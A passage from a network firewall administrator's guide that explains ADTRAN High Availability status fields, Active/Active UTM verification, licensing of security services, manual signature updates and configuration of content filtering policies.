| Primary Stateful HA Licensed | Yes                      |
| Backup Stateful HA Licensed  | Yes                      |
| Stateful HA Synchronized     | Yes                      |
| Primary State                | ACTIVE                   |
| Backup State                 | IDLE                     |
| Active Up Time               | 9 Days 11:52:37          |

The table displays the following information:

- **Primary Status** – This field is labeled **Backup Status** when viewed on the Backup appliance. The possible values are:
  - **Active** – Indicates that this appliance is in the ACTIVE state.
  - **Idle** – Indicates that this appliance is in the IDLE state.
  - **Disabled** – Indicates that High Availability has not been enabled in the management interface of this appliance.
  - **Not in a steady state** – Indicates that HA is enabled and the appliance is neither in the ACTIVE nor the IDLE state.

- **Dedicated HA-Link** – Indicates the port, speed, and duplex settings of the HA link. On a firewall that does not have a dedicated HA interface, this field displays the designated interface, such as **X5**, instead of **HA**. When the HA interfaces are not connected or the link is down, the field displays the status in the form **X5 No Link**. When High Availability is not enabled, the field displays **Disabled**.
- **Found Backup** - Indicates **Yes** if the Primary appliance has detected the Backup appliance, and **No** if there is no HA link or if the Backup is rebooting. This field is labeled **Found Primary** when viewed on the Backup appliance, and indicates **Yes** if the Backup appliance has detected the Primary appliance, and **No** if there is no HA link or if the Primary is rebooting.
- **Settings Synchronized** - Indicates if the settings are synchronized between the two appliances. This includes all settings that are part of the system preferences, for example, NAT policies, routes, user accounts. Possible values are **Yes** or **No**.
- **Primary Stateful HA Licensed** - Indicates if the Primary appliance has a stateful HA license. Possible values are **Yes** or **No**.
- **Backup Stateful HA Licensed** - Indicates if the Backup appliance has a stateful HA license. Possible values are **Yes** or **No**. Note that the Stateful HA license is shared with the Primary, but that you must access NetVanta Security Portal account while logged into the LAN management IP address of the Backup unit in order to synchronize with the ADTRAN licensing server.
- **Stateful HA Synchronized** - Indicates if the Idle appliance is synchronized with the initial state of the Active appliance (TCP sessions, VPN tunnels) when they discover each other. The possible values are **Yes** and **No**. **No** could mean that the stateful synchronization process for the initial state is in progress. Note that **No** is also displayed if Stateful HA is not enabled or licensed on either of the units.
- **Primary State** - Indicates the current state of the Primary appliance as a member of an HA Pair. The Primary State field is displayed on both the Primary and the Backup appliances. The possible values are:
  - **ACTIVE** – Indicates that the Primary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the IDLE unit.
  - **IDLE** – Indicates that the Primary unit is passive and is ready to take over on a failover.
  - **ELECTION** – Indicates that the Primary and Backup units are negotiating which should be the ACTIVE unit.
  - **SYNC** – Indicates that the Primary unit is synchronizing settings or firmware to the Backup.
  - **ERROR** – Indicates that the Primary unit has reached an error condition.
  - **REBOOT** – Indicates that the Primary unit is rebooting.
  - **NONE** – When viewed on the Primary unit, **NONE** indicates that HA is not enabled on the Primary. When viewed on the Backup unit, **NONE** indicates that the Backup unit is not receiving heartbeats from the Primary unit.
- **Backup State** - Indicates the current state of the Backup appliance as a member of an HA Pair. The Backup State field is displayed on both the Primary and the Backup appliances. The possible values are:
  - **ACTIVE** – Indicates that the Backup unit is handling all the network traffic except management/monitoring/licensing traffic destined to the IDLE unit.
  - **IDLE** – Indicates that the Backup unit is passive and is ready to take over on a failover.
  - **ELECTION** – Indicates that the Backup and Primary units are negotiating which should be the ACTIVE unit.

- **SYNC** – Indicates that the Backup unit is synchronizing settings or firmware to the Primary.
- **ERROR** – Indicates that the Backup unit has reached an error condition.
- **REBOOT** – Indicates that the Backup unit is rebooting.
- **NONE** – When viewed on the Backup unit, **NONE** indicates that HA is not enabled on the Backup. When viewed on the Primary unit, **NONE** indicates that the Primary unit is not receiving heartbeats from the Backup unit.
- **Active Up Time** - Indicates how long the current Active firewall has been Active, since it last became Active. This line only displays when High Availability is enabled. If failure of the Primary ADTRAN occurs, the Backup ADTRAN assumes the Primary ADTRAN LAN and WAN IP addresses. There are three main methods to check the status of the High Availability Pair: the High Availability Status window, Email Alerts and View Log. These methods are described in the following sections.
- **High Availability Status** - One method to determine which ADTRAN is Active is to check the High Availability Settings Status indicator on the **High Availability > Settings** page. If the Primary ADTRAN is Active, the first line in the page indicates that the Primary ADTRAN is currently Active. It is also possible to check the status of the Backup ADTRAN by logging into the LAN IP address of the Backup ADTRAN. If the Primary ADTRAN is operating normally, the status indicates that the Backup ADTRAN is currently Idle. If the Backup has taken over for the Primary, the status indicates that the Backup is currently Active. In the event of a failure in the Primary ADTRAN, you can access the management interface of the Backup ADTRAN at the Primary ADTRAN LAN IP address or at the Backup ADTRAN LAN IP address. When the Primary ADTRAN restarts after a failure, it is accessible using the third IP address created during configuration. If preempt mode is enabled, the Primary ADTRAN becomes the Active firewall and the Backup firewall returns to Idle status.

## Receiving Email Alerts About High Availability Status

If you have configured the Primary ADTRAN to send email alerts, you receive alert emails when there is a change in the status of the High Availability Pair. For example, when the Backup ADTRAN takes over for the Primary after a failure, an email alert is sent indicating that the Backup has transitioned from Idle to Active. If the Primary ADTRAN subsequently resumes operation after that failure, and Preempt Mode has been enabled, the Primary ADTRAN takes over and another email alert is sent to the administrator indicating that the Primary has preempted the Backup.

## Viewing High Availability Events in the Log

The ADTRAN also maintains an event log that displays the High Availability events in addition to other status messages and possible security threats. This log may be viewed in the SonicOS management interface or it may be automatically sent to the administrator's email address. To view the ADTRAN log, click **Log** on the left navigation pane of the management interface.

## Verifying Active/Active UTM Configuration

This section describes two methods of verifying the correct configuration of Active/Active UTM, and two “false negatives” that might give the impression that the idle unit is not contributing. See the following:

- [“Comparing CPU Activity on Both Appliances” on page 1006](#)
- [“Additional Parameters in TSR” on page 1007](#)
- [“Responses to DPI UTM Matches” on page 1008](#)
- [“Logging” on page 1008](#)

### Comparing CPU Activity on Both Appliances

As soon as Active/Active UTM is enabled on the Stateful HA pair, you can observe a change in CPU utilization on both appliances. CPU activity goes down on the active unit, and goes up on the idle unit.

To view and compare CPU activity:

- 
- Step 1** In two browser windows, log into the **Monitoring** IP address of each unit, active and idle. For information about configuring HA Monitoring, including individual IP addresses, see the *SonicOS Enhanced Administrator's Guide*.
- Step 2** Navigate to the **System > Diagnostics** page in both SonicOS management interfaces.

- Step 3** On both appliances, select **Multi-Core Monitor** from the **Diagnostic Tool** drop-down list. The active unit is displayed below with the real-time Multi-Core Utilization graph showing an immediate drop in CPU activity.

System /

## Diagnostics

---

**Tech Support Report**

VPN Keys
  ARP Cache
  DHCP Bindings
  IKE Info

Enable Periodic Secure Backup of Diagnostic Reports to MySonicwall

Time Interval (minutes):

---

**Diagnostic Tools**

Diagnostic Tool:

---

**Multi-Core Monitor**

Multi-Core Utilization

| Core Number | Utilization (%) |
|-------------|-----------------|
| 16          | 85              |
| 14          | 74              |
| 13          | 88              |
| 12          | 97              |
| 11          | 94              |
| 10          | 100             |
| 9           | 91              |
| 8           | 90              |
| 7           | 97              |
| 6           | 100             |
| 5           | 100             |
| 4           | 85              |
| 3           | 97              |
| 2           | 91              |
| 1           | 98              |
| 0           | 55              |


## Additional Parameters in TSR

You can tell that Active/Active UTM is correctly configured on your Stateful HA pair by generating a Tech Support Report on the System > Diagnostics page. The following configuration parameters should appear with their correct values in the Tech Support Report:

- Enable Active/Active UTM
- HA Data Interface configuration

To generate a TSR for this purpose:

- Step 1** Log into the Stateful HA pair using the shared IP address.
- Step 2** Navigate to the **System > Diagnostics** page.
- Step 3** Under Tech Support Report, click **Download Report**.



## Responses to DPI UTM Matches

Responses, or actions, are always sent out from the active unit of the Stateful HA pair running Active/Active UTM when DPI UTM matches are found in network traffic. Note that this does not indicate that all the processing was performed on the active unit.

Deep Packet Inspection discovers network traffic that matches virus attachments, IPS signatures, Application Firewall policies, and other malware. When a match is made, SonicOS Enhanced performs an action such as dropping the packet or resetting the TCP connection.

Some DPI match actions inject additional TCP packets into the existing stream. For example, when an SMTP session carries a virus attachment, SonicOS sends the SMTP client a “552” error response code, with a message saying “the email attachment contains a virus.” A TCP reset follows the error response code and the connection is terminated.

These additional TCP packets are generated as a result of the DPI UTM processing on the idle firewall. The generated packets are sent to the active firewall over the HA data interface, and are sent out from the active firewall as if the processing occurred on the active firewall. This ensures seamless operation and it appears as if the DPI UTM processing was done on the active firewall.

## Logging

If DPI UTM processing on the idle firewall results in a DPI match action as described above, then the action is logged on the active unit of the Stateful HA pair, rather than on the idle unit where the match action was detected. This does not indicate that all the processing was performed on the active unit.



# **PART 15**

# **Security Services**





## CHAPTER 61

# Managing ADTRAN Security Services

---

## ADTRAN Security Services

ADTRAN, Inc. offers a variety of subscription-based security services to provide layered security for your network. ADTRAN security services are designed to integrate seamlessly into your network to provide complete protection.

The following subscription-based security services are listed in **Security Services** on the firewall's management interface:

- ADTRAN Content Filtering Service
- ADTRAN Client Anti-Virus
- ADTRAN Gateway Anti-Virus\*
- ADTRAN Intrusion Prevention Service\*
- ADTRAN Anti-Spyware\*
- RBL Filter
- Geo-IP & Botnet Filter



**Note**

---

*Included as part of the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service unified threat management solution. Also included with ADTRAN Client Anti-Virus.*

---



**Tip**

---

After you register your firewall, you can try FREE TRIAL versions of ADTRAN Content Filtering Service, ADTRAN Client Anti-Virus, ADTRAN Gateway Anti-Virus, ADTRAN Intrusion Prevention Service, and ADTRAN Anti-Spyware.

---

You can activate and manage ADTRAN security services directly from the ADTRAN management interface or from <http://www.adtran.com/NetVantaSecurityPortal>.



**Note**

---

For more information on ADTRAN security services, please visit <http://www.adtran.com>.

---

**Note**

Complete product documentation for ADTRAN security services are available on the ADTRAN documentation Web site [www.adtran.com/support](http://www.adtran.com/support).

## Security Services Summary

The top of the **Security Services > Summary** page provides a brief overview of services available for your firewall.

The screenshot shows the 'Security Services / Summary' page. At the top, there are 'Accept' and 'Cancel' buttons. Below that, a link says 'To view license summary, go to System > Licenses.' The main content area lists several services with brief descriptions:

- Content Filter:** Internet Content Filtering equips the SonicWALL to monitor usage and control access to objectionable Web content according to established Acceptable Use Policies.
- Client AV Enforcement:** Client AV Enforcement is a distributed, gateway-enforced solution that ensures always-on, always-updated anti-virus software for every client on your network.
- Gateway Anti-Virus:** Gateway Anti-Virus integrates a high performance Real-Time Virus Scanning Engine and dynamically updated signature database to deliver continuous protection from malicious virus threats at the gateway.
- Intrusion Prevention:** Intrusion Prevention integrates a high-performance Deep Packet Inspection architecture and dynamically updated signature database to deliver complete network protection from application exploits, worms and malicious traffic. In addition, Intrusion Prevention provides access control for Instant Messenger (IM) and Peer-to-Peer (P2P) applications.
- Anti-Spyware:** Anti-Spyware prevents malicious spyware from infecting networks by blocking spyware installation at the gateway and disrupts background communications from existing spyware programs that transmit confidential data.

At the bottom, there is a 'Synchronize Licenses' section with a 'Synchronize' button and the text 'Synchronize licenses with [www.mysonicwall.com](http://www.mysonicwall.com)'. A final link says 'To manage your licenses go to [www.mysonicwall.com](http://www.mysonicwall.com)'.

Below the list in the **Synchronize Licenses** area, you can click the **Synchronize** button to synchronize licenses on the appliance with NetVanta Security Portal account. Licenses are automatically synchronized at regular intervals, but you may want to do this if you have just purchased a license. This area also provides a direct link to the login page of NetVanta Security Portal account.

At the top of the list, you can click the link to the **System > Licenses** page to view license status and the available ADTRAN security services and upgrades for your firewall and access NetVanta Security Portal account for activating services using Activation Keys.

The screenshot shows the 'Licenses' page with a green 'Accept' button and a 'Cancel' button. Below them is a 'Node License Status' message: 'The SonicWALL is licensed for unlimited Nodes/Users.' Below that is a 'Security Services Summary' table.

| Security Service                                                | Status       | Count     | Expiration  |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| App Control                                                     | Licensed     |           | 13 Apr 2012 |
| Enforced Client Anti-Virus and Anti-Spyware - Kaspersky         | Licensed     | 5         | 19 Apr 2012 |
| App Visualization                                               | Licensed     |           | 13 Apr 2012 |
| Complete AV                                                     |              |           |             |
| Client Anti-Virus                                               | Licensed     | 10        | 31 Dec 2012 |
| Server Anti-Virus                                               | NOT Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Licensed     |           | 13 Apr 2012 |
| SonicWALL Deep Packet Inspection for SSL (DPI-SSL)              | Not Licensed |           |             |

A list of currently available services is displayed in the **Security Services Summary** table. Subscribed services are displayed with **Licensed** in the **Status** column. The service expiration date is displayed in the **Expiration** column. If the service is limited to a number of users, the number is displayed in the **Count** column. If the service is not licensed, **Not Licensed** is displayed in the **Status** column. If the service license has expired, **Expired** is displayed in the Status column.

The **Manage Security Services Online** area is also on the System > Licenses page, below the **Security Services Summary** table. This section of the page allows you to synchronize licenses with NetVanta Security Portal account, and activate or renew security services licenses using Activation Keys. You can manually upgrade your licenses by entering the “keyset” for them, obtained on NetVanta Security Portal account. It also provides a link to the login page of NetVanta Security Portal account.

If your firewall is not registered, the **System > Licenses** page does not include the **Services Summary** table. Your firewall must be registered to display the **Services Summary** table.

## Using NetVanta Security Portal account

To activate ADTRAN Security Services, you need to have a NetVanta Security Portal account and your firewall must be registered. Creating an account is easy and free. You can create an account directly from the ADTRAN management interface. Simply complete an online registration form. Once your account is created, you can register firewalls and activate ADTRAN Security Services associated with the firewall.

The NetVanta Security Portal delivers a convenient, one-stop resource for registration, activation, and management of your ADTRAN products and services. Your NetVanta Security Portal account provides a single profile to do the following:

- Register your firewall
- Try free trials of ADTRAN security services
- Purchase/Activate ADTRAN security service licenses

- Receive ADTRAN firmware and security service updates and alerts
- Manage your ADTRAN security services
- Access ADTRAN Technical Support

Your NetVanta Security Portal account is accessible from any Internet connection with a Web browser using the HTTPS (Hypertext Transfer Protocol Secure) protocol to protect your sensitive information. You can also access NetVanta Security Portal license and registration services directly from the ADTRAN management interface for increased ease of use and simplified services activation.

## Managing Security Services Online

Clicking the link to NetVanta Security Portal displays the **NetVanta Security Portal Login** page for accessing your NetVanta Security Portal account licensing information.

Enter your NetVanta Security Portal username and password in the **User Name** and **Password** fields, and then click **Submit**. The **System > Licenses** page is displayed with the **Security Services Summary** table.

The information in the **Security Services Summary** table is updated from your NetVanta Security Portal account.

| Security Service                                                | Status       | Count     | Expiration  |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| App Control                                                     | Licensed     |           | 13 Apr 2012 |
| Enforced Client Anti-Virus and Anti-Spyware - Kaspersky         | Licensed     | 5         | 19 Apr 2012 |
| App Visualization                                               | Licensed     |           | 13 Apr 2012 |
| Complete AV                                                     |              |           |             |
| Client Anti-Virus                                               | Licensed     | 10        | 31 Dec 2012 |
| Server Anti-Virus                                               | Not Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Licensed     |           | 13 Apr 2012 |
| SonicWALL Deep Packet Inspection for SSL (DPI-SSL)              | Not Licensed |           |             |

If you are already connected to your NetVanta Security Portal account from the management interface, the **Security Services Summary** table is displayed.

Click **Synchronize** to update the licensing and subscription information on the firewall from your NetVanta Security Portal account.

## Configuring Security Services

The following sections describe global configurations that are performed on the **Security Services > Summary** page:

- “[Security Services Settings](#)” on page 1015
- “[Signature Downloads and Registration Through a Proxy Server](#)” on page 1016
- “[Security Services Information](#)” on page 1016
- “[Update Signature Manually](#)” on page 1016

## Security Services Settings

**Security Services Settings**

Security Services Setting: Maximum Security (Recommended)

**Maximum Security (Recommended):** Inspect all content with any SonicGRID threat probability (high/medium/low).  
 Note: For additional performance capacity in this maximum security setting, utilize SonicOS UTM Clustering.

**Performance Optimized:** Inspect all content with a high or medium SonicGRID threat probability.  
 Note: Consider this performance optimized security setting for bandwidth/CPU intensive gateway deployments or utilize SonicOS UTM Clustering.

Reduce Anti-Virus and E-Mail Filter traffic for ISDN connections

Drop all packets while IPS, GAV and Anti-Spyware database is reloading

HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware (sec)

The Security Services Settings section provides the following options for fine-tuning ADTRAN security services:

- **Security Services Settings** - This pulldown menu specifies whether ADTRAN UTM security services are applied to maximize security or to maximize performance:
  - **Maximum Security (Recommended)** - Inspect all content with any threat probability (high/medium/low). For additional performance capacity in this maximum security setting, utilize SonicOS UTM Clustering.
  - **Performance Optimized** - Inspect all content with a high or medium threat probability. Consider this performance optimized security setting for bandwidth or CPU intensive gateway deployments or utilize SonicOS UTM Clustering.

The **Maximum Security** setting provides maximum protection. The **Performance Optimized** setting utilizes knowledge of the currently known threats to provide high protection against active threats in the threat landscape.

- **Reduce Anti-Virus traffic for ISDN connections** - Select this feature to enable the ADTRAN Anti-Virus to check only once a day (every 24 hours) for updates and reduce the frequency of outbound traffic for users who do not have an “always on” Internet connection.
- **Drop all packets while IPS, GAV and Anti-Spyware database is reloading** - Select this option to instruct the firewall to drop all packets whenever the IPS, GAV, and Anti-Spyware database is updating.
- **HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware** - Set the timeout duration after which the firewall notifies users when GAV or Anti-Spyware detects an incoming threat from an HTTP server. The default timeout is one day (86400 seconds).

## Signature Downloads and Registration Through a Proxy Server

This section provides the ability for firewalls that operate in networks where they must access the Internet through a proxy server to download signatures. This feature also allows for registration of firewalls through a proxy server without compromising privacy. To enable signature download or appliance registration through a proxy server, perform the following steps:

1. Select the **Download Signatures through a Proxy Server** checkbox.
2. In the **Proxy Server Name or IP Address** field, enter the hostname or IP address of the proxy server.
3. In the **Proxy Server Port** field, enter the port number used to connect to the proxy server.
4. Select the **This Proxy Server requires Authentication** checkbox if the proxy server requires a **username** and **password**.
5. If the appliance has not been registered with NetVanta Security Portal, two additional fields are displayed:
  - **NetVanta Security Portal account Username** - Enter the username for the NetVanta Security Portal account that the appliance is to be registered to.
  - **NetVanta Security Portal account Password** - Enter the NetVanta Security Portal account password.
6. Click **Accept** at the top of the page.

## Security Services Information

This section previously displayed the brief overview of services available for your firewall, that is now displayed at the top of the page.

## Update Signature Manually

The Manual Signature Update feature is intended for networks where reliable, broadband Internet connectivity is either not possible or not desirable (for security reasons). The Manual Signature Update feature provides a method to update the latest signatures at the network administrator's discretion. The network administrator first downloads the signatures from <http://www.adtran.com/NetVantaSecurityPortal> to a separate computer, a USB drive, or other media. Then the network administrator uploads the signatures to the firewall. The same signature update file can be used to all firewalls that meet the following requirements:

- Devices that are registered to the same NetVanta Security Portal account
- Devices that belong to the same class of firewalls.



To manually update signature files, complete the following steps:

- Step 1** On the **Security Services > Summary** page, scroll to the **Update Signatures Manually** heading at the bottom of the page. Note the Signature File ID for the device.

- Step 2** Log on to <http://www.adtran.com/NetVantaSecurityPortal> using the NetVanta Security Portal account that was used to register the firewall.



- Note** The signature file can only be used on firewalls that are registered to the NetVanta Security Portal account that downloaded the signature file.

- Step 3** Click on **Download Signatures** under the **Downloads** heading.

- Step 4** In the pull down window next to **Signature ID:**, select the appropriate SFID for your firewall.

- Step 5** Download the signature update file by clicking on **Click here to download the Signature file**.



- Note** The remaining steps can be performed while disconnected from the Internet.

- Step 6** Return to the **Security Services > Summary** page on the firewall GUI.

- Step 7** Click on the **Import Signatures** box.

- Step 8** In pop-up window that appears, click the **browse** button, and navigate to the location of the signature update file.

- Step 9** Click **Import**. The signatures are uploaded for the security services that are enabled on the firewall.

## UTM Clustering

UTM Clustering consists of two NetVanta 2830 and 2840 appliances setup in series to pass traffic through both units. The first appliance is configured in NAT mode, and takes care of GAV and inbound Anti-Spyware. The second appliance is configured as an L2 Bridge, and runs IPS and outbound Anti-Spyware. This allows for improved performance by splitting up security services amongst the two UTM appliances. The appliances are configured as follows:

- ADTRAN Appliance 1:
  - IPS: Global enabled
  - GAV: Global Disabled
  - Anti-Spyware: Global enabled, Outbound Anti-Spyware enabled, All of HTTP/POP3/SMTP/FTP/IMAP is Disabled

- ADTRAN appliance 2:
  - IPS: Global Disabled
  - GAV: Global enabled (all protocols can be enabled or just the default ones)
  - Anti-Spyware: Global enabled, Outbound Anti-Spyware is Disabled, Some or all of HTTP/POP3/SMTP/FTP/IMAP is Enabled

## **Activating Security Services**

To activate a ADTRAN Security Service, refer to the specific Security Service chapter.

## CHAPTER 62

# Configuring ADTRAN Content Filtering Service

## Security Services > Content Filter

The **Security Services > Content Filter** page allows you to configure the Restrict Web Features and Trusted Domains settings, which are included with SonicOS Enhanced. You can activate and configure ADTRAN Content Filtering Service (ADTRAN CFS) as well as a third-party Content Filtering product from the **Security Services > Content Filter** page.

The screenshot displays the 'Content Filter' configuration page. At the top, there are 'Accept' and 'Cancel' buttons. Below that, the 'Content Filter Status' section indicates 'Server is ready' and 'Subscription Expires On 06/27/2012'. A link is provided for reporting incorrect ratings. The 'Content Filter Type' is set to 'Content Filter Service' with a 'Configure...' button. Under 'CFS Policy Assignment', 'Via App Rules' is selected. The 'Restrict Web Features' section includes checkboxes for 'ActiveX', 'Java', 'Cookies', and 'Access to HTTP Proxy Servers'. The 'Trusted Domains' section has a checkbox for 'Do not block Java / ActiveX / Cookies on Trusted Domain sites'. At the bottom, there is a table with columns for 'Name' and 'Configure', and buttons for 'Add' and 'Delete All'.



**Note**

*ADTRAN Content Filtering Service is a subscription service upgrade. You can try a FREE TRIAL of ADTRAN directly from your ADTRAN management interface. See [“Activating a ADTRAN CFS FREE TRIAL”](#) on page 1035.*

For complete ADTRAN Content Filtering Service documentation, see the ADTRAN Content Filtering Service Administrator's Guide available at [www.adtran.com/support](http://www.adtran.com/support).

This chapter contains the following sections:

- “ADTRAN CFS Implementation with Application Control” on page 1020
- “Legacy Content Filtering Examples” on page 1034
- “Configuring Legacy ADTRAN Filter Properties” on page 1038
- “Configuring Websense Enterprise Content Filtering” on page 1047

## ADTRAN CFS Implementation with Application Control

The latest iteration of the CFS feature allows the administrator to use the power of ADTRAN's **Application Control** feature in order to increase create a more powerful and flexible solution.



### Note

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering. Information on implementing the CFS feature using the previous method can be found in the SonicOS Enhanced Administrator's Guide.

### New Features for CFS 3.0 Management Using Application Control

- **Application Control** - is now included as part of the CFS rule creation process to implement more granular, flexible and powerful content filter policy control, creating CFS policy allow lists utilizing Application Control framework.
- **Application Objects** - Users/groups, address objects and zones can be assigned for individual CFS policies.
- **Bandwidth Management** - CFS specifications can be included in bandwidth management policies based on CFS website categories. This also allows use of 'Bandwidth Aggregation' by adding a per-action bandwidth aggregation method.

### New Features Applicable to All CFS 3.0 Management Methods

- **SSL Certificate Common Name** - HTTPS Content Filtering is significantly improved by adding the ability to use an SSL certificate common name, in addition to server IP addresses.
- **New CFS Categories** - Multimedia, Social Networking, Malware, and Internet Watch Foundation CAIC are now included in the CFS list.

## ADTRAN Legacy Content Filtering Service

ADTRAN Content Filtering Service (CFS) enforces protection and productivity policies for businesses, schools and libraries to reduce legal and privacy risks while minimizing administration overhead. ADTRAN CFS utilizes a dynamic database of millions of URLs, IP addresses and domains to block objectionable, inappropriate or unproductive Web content. At the core of ADTRAN CFS is an innovative rating architecture that cross references all Web sites against the database at worldwide ADTRAN co-location facilities. A rating is returned to the firewall and then compared to the content filtering policy established by the administrator. Almost instantaneously, the Web site request is either allowed through or a Web page is generated by the firewall informing the user that the site has been blocked according to policy.

With ADTRAN CFS, network administrators have a flexible tool to provide comprehensive filtering based on keywords, time of day, trusted and forbidden domain designations, and file types such as Cookies, Java™ and ActiveX® for privacy. ADTRAN CFS automatically updates the filters, making maintenance substantially simpler and less time consuming.

ADTRAN CFS can also be customized to add or remove specific URLs from the blocked list and to block specific keywords. When a user attempts to access a site that is blocked by the firewall, a customized message is displayed on the user's screen. Firewall can also be configured to log attempts to access sites on the ADTRAN Content Filtering Service database, on a custom URL list, and on a keyword list to monitor Internet usage before putting new usage restrictions in place.

**ADTRAN CFS Premium** blocks 56 categories of objectionable, inappropriate or unproductive Web content. ADTRAN CFS Premium provides network administrators with greater control by automatically and transparently enforces acceptable use policies. It gives administrators the flexibility to enforce custom content filtering policies for groups of users on the network. For example, a school can create one policy for teachers and another for students.

**Note**

For complete ADTRAN Content Filtering Service documentation, see the ADTRAN Content Filtering Service Administrator's Guide available at [www.adtran.com/support](http://www.adtran.com/support)

## CFS 3.0 Policy Management Overview

When a CFS policy assignment is implemented using the Application Control method, it is controlled by Application Control CFS policies in the **Firewall > App Rules** page instead of by Users and Zones.

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering.

This section includes the following sub-sections:

- [Bandwidth Management Methods — page 1025](#)
- [Choosing CFS Policy Management Type — page 1024](#)
- [Enabling Application Control and CFS — page 1024](#)
- [Bandwidth Management Methods — page 1025](#)
- [Policies and Precedence: How Policies are Enforced — page 1026](#)

## The CFS App Control Policy Settings Screen

There are multiple changes/additions to the CFS policy creation window when used in conjunction with Application Control. The table and image in this section provide information on Application Control interface for CFS.


The screenshot displays the 'App Control Policy Settings' window. The settings are as follows:

- Policy Name:** Trusted Users - BWM Nonproductive
- Policy Type:** CFS
- Address:** Any
- Exclusion Address:** None
- Match Object:** Nonproductive Content
- Action Object:** BWM Global Medium
- Users/Groups:**
  - Included: Trusted Users
  - Excluded: None
- Schedule:** Work Hours
- Enable flow reprinting:**
- Enable Logging:**
- Log using CFS message format:**
- Log Redundancy Filter (seconds):**  Use Global Settings
- Zone:** LAN
- CFS Allow/Excluded List:** None
- CFS Forbidden/Included List:** None
- Enable Safe Search Enforcement:**

| Feature                                | Function                                                                                                                                                                                                        |
|----------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Policy Name</b>                     | A friendly name for the policy. If applying a single policy to multiple groups, it is often a good idea to include the group name in this field.                                                                |
| <b>Policy Type</b>                     | Select "CFS" to show the content filtering options.                                                                                                                                                             |
| <b>Address</b>                         | Address or address group to which this policy is applied. The default value is "Any", which is also the most common selection for CFS policies.                                                                 |
| <b>Exclusion Address</b>               | Address or address group to exclude from this policy. The default value is "None", which is also the most common selection for CFS policies.                                                                    |
| <b>Application Object</b>              | Select the relevant application object, this object dictates the type of content which will trigger the policy to be enforced. These objects are user-created in the <b>Firewall &gt; Match Objects</b> screen. |
| <b>Action</b>                          | Select the action to perform. These can be pre-defined actions such as "CFS block page", or custom actions which you may define in the <b>Firewall &gt; Action Objects</b> screen.                              |
| <b>Users/Groups</b>                    | Choose individual users or groups to <b>Include</b> (default: All) or <b>Exclude</b> (default: None) from this policy.                                                                                          |
| <b>Schedule</b>                        | Select a specific schedule to dictate when this policy is to be enforced. The default value is "Always on".                                                                                                     |
| <b>Enable Logging</b>                  | Select to enable logging of any actions taken on behalf of this policy. This option is selected by default.                                                                                                     |
| <b>Log Using CFS Message Format</b>    | Select to use the legacy CFS logging format. This option is not selected by default.                                                                                                                            |
| <b>Log Redundancy Filter (seconds)</b> | Dictates the sensitivity of the log-redundancy filter. Select "Use Global Settings" (default) or enter your own per-policy setting in seconds.                                                                  |
| <b>Zone</b>                            | Select a specific zone on which this policy is to be enforced. The default value is "Any".                                                                                                                      |
| <b>CFS Allow List</b>                  | Select a custom allow list to allow selected resources. The default value is "None".                                                                                                                            |
| <b>CFS Forbidden List</b>              | Select a custom forbidden list to deny selected resources. The default value is "None".                                                                                                                         |
| <b>Enable Safe Search Environment</b>  | Select this option to require the strictest filtering on all searches on search engines like Google and Yahoo that offer some form of safe-search filtering. This option is not selected by default.            |

## Choosing CFS Policy Management Type

The choice of which policy management method to use – **Via User and Zone Screens** or **Via Application Control** – is made in the **Security Services > Content Filter** page.



Security Services /  
**Content Filter**

Accept Cancel

**Content Filter Status**

Server is ready  
Subscription Expires On 06/27/2012

If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here.

**Content Filter Type**

Content Filter Service Configure...

**CFS Policy Assignment**

Via App Rules  
Via User and Zone Screens  
Via App Rules




### Note

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering.

## Enabling Application Control and CFS

Before the services begin to filter content, you must enable them:

- Step 1** Navigate to the **Security Services > Content Filter** page in the SonicOS management interface.
- Step 2** Select 'Via App Rules' from the **CFS Policy Assignment** dropdown list.



**CFS Policy Assignment**

Via App Rules

- Step 3** Click the **Accept** button to apply the change.
- Step 4** Navigate to the **Firewall > App Rules** page.
